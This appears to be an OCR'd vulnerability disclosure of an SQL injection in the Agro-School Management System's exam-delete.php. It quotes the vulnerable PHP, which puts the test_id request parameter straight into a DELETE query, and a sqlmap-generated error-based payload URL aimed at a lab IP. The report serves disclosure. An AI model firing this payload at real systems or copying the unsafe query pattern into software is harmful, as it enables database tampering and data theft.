
Agro-School Management System exam-delete.php has Sqlinjection


```
A SQL injection vulnerability exists in the agricultural school
management system exam-delete.php.  The basic introduction  of the
vulnerability is that SQL injection means that the web application
does not strictly judge or filter the validity  of user input data.
An attacker can add additional SQL statements to the end of a
predefined query statement in a web  application, and perform illegal
operations without the knowledge of the administrator.  In this way,
the database server can be tricked into performing any unauthorized
query and obtaining the corresponding data  information.
```



```php
<?php
include("../../../connections/db-connect.php");
$id = $_REQUEST['test_id'];

 $stmt = $conn->prepare("DELETE FROM  examproper WHERE test_id = '$id'");
 $stmt->execute();

header("location: index.php")
?>
```



```
URI parameter '#1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 1212 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: http://192.168.109.128:80/agriculture/admins/assessments/pretest/exam-delete.php?test_id=(select(0)from(sel
ect(sleep(4)))v)/' AND GTID_SUBSET(CONCAT(0x7178707171,(SELECT (ELT(5172=5172,1))),0x7162717071),5172)-- fvUA'+(select(0
)from(select(sleep(4)))v)+'"+(select(0)from(select(sleep(4)))v)+"/
---
[20:26:46] [INFO] the back-end DBMS is MySQL
```

SqlMap Attack

```
---
---
Parameter: #1* (URI)
```

```
    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or
GROUP BY clause (GTID_SUBSET)
    Payload:
http://192.168.109.128:80/agriculture/admins/assessments/pretest/exam-
delete.php?test_id=(select(0)from(select(sleep(4)))v)/' AND
GTID_SUBSET(CONCAT(0x7178707171,(SELECT
(ELT(5172=5172,1))),0x7162717071),5172)-- fvUA'+
(select(0)from(select(sleep(4)))v)+'"+
(select(0)from(select(sleep(4)))v)+"/
---
---
```